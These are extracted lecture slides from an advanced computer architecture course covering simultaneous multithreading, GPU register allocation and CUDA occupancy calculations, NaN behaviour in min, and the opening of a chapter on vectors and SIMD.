
 Intel Pentium 4  
with  
hyperthreading:



Code	Description
A1	Mechanical Design Analysis (finite element method) This application is used for metal-forming, drop testing, and crash simulation.
A2	Genetics A genetics application that correlates DNA samples from multiple animals to better understand congenital diseases.
A3	Computational Chemistry This application uses the self-consistent field method to compute chemical properties of molecules such as new pharmaceuticals.
A4	Mechanical Design Analysis This application simulates the metal-stamping process.
A5	Mesoscale Weather Modeling This application simulates and predicts mesoscale and regional-scale atmospheric circulation.
A6	Genetics This application is designed to generate Expressed Sequence Tags (EST) clusters, which are used to locate important genes.
A7	Computational Fluid Dynamics This application is used to model free-surface and confined flows.
A8	Finite Element Analysis This finite element application is specifically targeted toward geophysical engineering applications.
A9	Finite Element Analysis This explicit time-stepping application is used for crash test studies and computational fluid dynamics.

# SMT in the Intel Atom (Silverthorne)

- Intel's bid to steal back some of the low-power market for IA-32 and Windows
- In-order
- 2-way SMT
- 2 instructions per cycle  
(from same or different threads)



# SMT issues

## ↳ Each thread runs slow?

- The point of Simultaneous Multithreading is that resources are dynamically assigned, so if only one thread can run it can run faster

## ↳ SMT threads contend for resources

- Possibly symbiotically?
  - One thread is memory-intensive, one arithmetic-intensive?
- Possibly destructively
  - thrashing the cache? Other shared resources.... (TLB?)

## ↳ Which resources should be partitioned per-thread, and which should be shared on-demand?

## ↳ SMT threads need to be scheduled *fairly*

- Can one thread monopolise the whole CPU?
  - Denial of service risk
  - Slow thread that suffers lots of cache misses fills RUU and blocks issue

## ↳ Side channels:

- one thread may be able observe another's traffic and deduce what it's doing

# SMT – latency-hiding

## ► SMT threads exploit memory-system parallelism

- ➔ Easy way to get lots of memory accesses in-flight
- ➔ “Latency hiding” – overlapping data access with compute

## ► What limits the number of threads we can have?


## ► SMT threads need a *lot* of registers

- ➔ A lot of logical registers – but they share physical registers?

## ► In a machine *without* register renaming

- ➔ What about *statically* partitioning the register file based on the number of registers each thread actually needs?
- ➔ This is what many GPUs do
- ➔ Leads to tradeoff: lots of lightweight threads to maximise latency hiding? Or fewer heavyweight threads that benefit from lots of registers?
- ➔ Nvidia and AMD call this “occupancy”

# Mapping threads into the register file<sup>10</sup>



- >If each thread needs few registers, we can have lots of them co-existing in the same physical register file
- Alternatively, we could have fewer, fatter threads
- More threads=higher “occupancy”
- Better latency hiding
- Tricky tradeoff!

# CUDA Occupancy Calculator

Just follow steps 1, 2, and 3 below! (or click here for help)

1.) Select Compute Capability (click):	8.6
1.b) Select Shared Memory Size Config (bytes)	65536
1.c) Select CUDA version	11.1

(Help)

2.) Enter your resource usage:	Threads Per Block	256
	Registers Per Thread	128
	User Shared Memory Per Block (bytes)	2048

(Don't edit anything below this line)

3.) GPU Occupancy Data is displayed here and in the graphs:	Active Threads per Multiprocessor	512
	Active Warps per Multiprocessor	16
	Active Thread Blocks per Multiprocessor	2
	Occupancy of each Multiprocessor	33%

#registers  
per thread

Physical Limits for GPU Compute Capability:	8.6
Threads per Warp	32
Max Warps per Multiprocessor	48
Max Thread Blocks per Multiprocessor	16
Max Threads per Multiprocessor	1536
Maximum Thread Block Size	1024
Registers per Multiprocessor	65536
Max Registers per Thread Block	65536
Max Registers per Thread	255
Shared Memory per Multiprocessor (bytes)	65536
Max Shared Memory per Block	65536
Register allocation unit size	256
Register allocation granularity	warp
Shared Memory allocation unit size	128
Warp allocation granularity	4
Shared Memory Per Block (bytes) (CUDA runtime use)	1024

	Per Block	Limit Per SM	= Allocatable Blocks Per SM
Warp (Threads Per Block / Threads Per Warp)	8	48	6
Registers (Warp limit per SM due to per-warp reg count)	8	16	2
Shared Memory (Bytes)	2048	65536	32

Note: SM is an abbreviation for (Streaming) Multiprocessor

Maximum Thread Blocks Per Multiprocessor	Blocks/SM	* Warps/Block = Warps/SM
Limited by Max Warps or Max Blocks per Multiprocessor	6	
Limited by Registers per Multiprocessor	2	8
Limited by Shared Memory per Multiprocessor	32	16



Note: Occupancy limiter is shown in orange

Physical Max Warps/SM = 48  
Occupancy = 16 / 48 = 33%

[Click Here for detailed instructions on how to use this occupancy calculator.](#)

[For more information on NVIDIA CUDA, visit <http://developer.nvidia.com/cuda>](http://developer.nvidia.com/cuda)

Your chosen resource usage is indicated by the red triangle on the graphs. The other data points represent the range of possible block sizes, register counts, and shared memory allocation.



CUDA Occupancy Calculator	
Version:	11.1
Copyright and License	

# CUDA Occupancy Calculator

**Just follow steps 1, 2, and 3 below! (or click here for help)**

1.) Select Compute Capability (click):	8.6
1.b) Select Shared Memory Size Config (bytes)	65536
1.c) Select CUDA version	11.1

(Help)

2.) Enter your resource usage:	
Threads Per Block	256
Registers Per Thread	64
User Shared Memory Per Block (bytes)	2048

(Don't edit anything below this line)

3.) GPU Occupancy Data is displayed here and in the graphs:	8.6
Active Threads per Multiprocessor	1024
Active Warps per Multiprocessor	32
Active Thread Blocks per Multiprocessor	4
Occupancy of each Multiprocessor	67%

Physical Limits for GPU Compute Capability:	8.6
Threads per Warp	32
Max Warps per Multiprocessor	48
Max Thread Blocks per Multiprocessor	16
Max Threads per Multiprocessor	1536
Maximum Thread Block Size	1024
Registers per Multiprocessor	65536
Max Registers per Thread Block	65536
Max Registers per Thread	255
Shared Memory per Multiprocessor (bytes)	65536
Max Shared Memory per Block	65536
Register allocation unit size	256
Register allocation granularity	warp
Shared Memory allocation unit size	128
Warp allocation granularity	4
Shared Memory Per Block (bytes) (CUDA runtime use)	1024

Allocated Resources	Per Block	Limit Per SM	= Allocatable Blocks Per SM
Warps (Threads Per Block / Threads Per Warp)	8	48	6
Registers (Warp limit per SM due to per-warp reg count)	8	32	4
Shared Memory (Bytes)	2048	65536	32

Note: SM is an abbreviation for (Streaming) Multiprocessor

Maximum Thread Blocks Per Multiprocessor	Blocks/SM	* Warps/Block = Warps/SM
Limited by Max Warps or Max Blocks per Multiprocessor	6	
<b>Limited by Registers per Multiprocessor</b>	4	8
Limited by Shared Memory per Multiprocessor	32	



Note: Occupancy limiter is shown in orange  
**Physical Max Warps/SM = 48**  
**Occupancy = 32 / 48 = 67%**

CUDA Occupancy Calculator	
Version:	11.1
Copyright and License	

[Click Here for detailed instructions on how to use this occupancy calculator.](#)

[For more information on NVIDIA CUDA, visit http://developer.nvidia.com/cuda](http://developer.nvidia.com/cuda)

Your chosen resource usage is indicated by the red triangle on the graphs. The other data points represent the range of possible block sizes, register counts, and shared memory allocation.



# CUDA Occupancy Calculator

Just follow steps 1, 2, and 3 below! (or click here for help)

1.) Select Compute Capability (click):	8.6
1.b) Select Shared Memory Size Config (bytes)	65536
1.c) Select CUDA version	11.1

(Help)

2.) Enter your resource usage:	
Threads Per Block	256
Registers Per Thread	32
User Shared Memory Per Block (bytes)	2048

(Don't edit anything below this line)

3.) GPU Occupancy Data is displayed here and in the graphs:	
Active Threads per Multiprocessor	1536
Active Warps per Multiprocessor	48
Active Thread Blocks per Multiprocessor	6
Occupancy of each Multiprocessor	100%

Physical Limits for GPU Compute Capability:	8.6
Threads per Warp	32
Max Warps per Multiprocessor	48
Max Thread Blocks per Multiprocessor	16
Max Threads per Multiprocessor	1536
Maximum Thread Block Size	1024
Registers per Multiprocessor	65536
Max Registers per Thread Block	65536
Max Registers per Thread	255
Shared Memory per Multiprocessor (bytes)	65536
Max Shared Memory per Block	65536
Register allocation unit size	256
Register allocation granularity	warp
Shared Memory allocation unit size	128
Warp allocation granularity	4
Shared Memory Per Block (bytes) (CUDA runtime use)	1024

Allocated Resources	Per Block	Limit Per SM	= Allocatable Blocks Per SM
Warps (Threads Per Block / Threads Per Warp)	8	48	6
Registers (Warp limit per SM due to per-warp reg count)	8	64	8
Shared Memory (Bytes)	2048	65536	32

Note: SM is an abbreviation for (Streaming) Multiprocessor

Maximum Thread Blocks Per Multiprocessor	Blocks/SM	* Warps/Block = Warps/SM
Limited by Max Warps or Max Blocks per Multiprocessor	6	8
Limited by Registers per Multiprocessor	8	
Limited by Shared Memory per Multiprocessor	32	



Note: Occupancy limiter is shown in orange

Physical Max Warps/SM = 48  
Occupancy = 48 / 48 = 100%

[Click Here for detailed instructions on how to use this occupancy calculator.](#)

[For more information on NVIDIA CUDA, visit http://developer.nvidia.com/cuda](http://developer.nvidia.com/cuda)

Your chosen resource usage is indicated by the red triangle on the graphs. The other data points represent the range of possible block sizes, register counts, and shared memory allocation.



CUDA Occupancy Calculator	
Version:	11.1
Copyright and License	

# Chapter summary

## We have explored:

- ▶ Pipeline parallelism
- ▶ Dynamic instruction scheduling
- ▶ Static instruction scheduling
- ▶ Multiple instructions per cycle
- ▶ Very long instruction words (VLIW)
- ▶ Multi-threading
  - Coarse-grain
  - Fine-grain
  - Simultaneous multithreading (SMT)
  - Statically-partitioned multithreading

*Vector instructions and SIMD – coming soon*

*SIMT and GPUs – coming soon*

*Multicore – coming soon*

# Extra slides for interest/fun

Is the “minimum” operator associative?

↳  $\min(\min(X, Y), Z) = \min(X, \min(Y, Z))$  ?

↳  $\min(X, Y) = \text{if } X < Y \text{ then } X \text{ else } Y$

$$\min(\min(10, x), 100) = 100$$

# Extra slides for interest/fun

Is the “minimum” operator associative?

↳  $\text{min}(\text{min}(X, Y), Z) = \text{min}(X, \text{min}(Y, Z))$  ?

↳  $\text{min}(X, Y) = \text{if } X < Y \text{ then } X \text{ else } Y$

All comparisons on NaNs always fail....

↳  $\text{min}(\text{min}(10, \text{NaN}), 100) = 100$

# Extra slides for interest/fun

Is the “minimum” operator associative?

↳  $\min(\min(X, Y), Z) = \min(X, \min(Y, Z))$  ?

↳  $\min(X, Y) = \text{if } X < Y \text{ then } X \text{ else } Y$

All comparisons on NaNs always fail....

↳  $\min(X, \text{NaN}) = \text{NaN}$

↳  $\min(\text{NaN}, Y) = Y$

↳  $\min(\min(X, \text{NaN}), Y) = \min(\text{NaN}, Y) = Y$


↳  $\min(X, \min(\text{NaN}, Y)) = \min(X, Y)$

$$\min(\min(10, \text{NaN}), 100) = 100$$

# Advanced Computer Architecture

## Chapter 8:

## Vectors, vector instructions, vectorization and SIMD



November 2022  
Paul H J Kelly

This section has contributions from Fabio Luporini (PhD & postdoc at Imperial, now CTO of DevitoCodes) and Luigi Nardi (ex Imperial and Stanford postdoc, now an academic at Lund University).

Course materials online at  
<http://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture.html>


- ▶ Reducing Turing Tax
- ▶ Increasing instruction-level parallelism
- ▶ Roofline model: when does it matter?
- ▶ Vector instruction sets
  - ▶ Automatic vectorization (and what stops it from working)
  - ▶ How to make vectorization happen
- ▶ Lane-wise predication
- ▶ How are vector instructions actually executed?
- ▶ And then, in the next chapter: GPUs, and Single-Instruction Multiple Threads (SIMT)

# Arithmetic Intensity

Processor	Type	Peak GFLOP/s	Peak GB/s	Ops/Byte	Ops/Word
Intel	E5-2690 v3* SP	CPU	416	68	~6
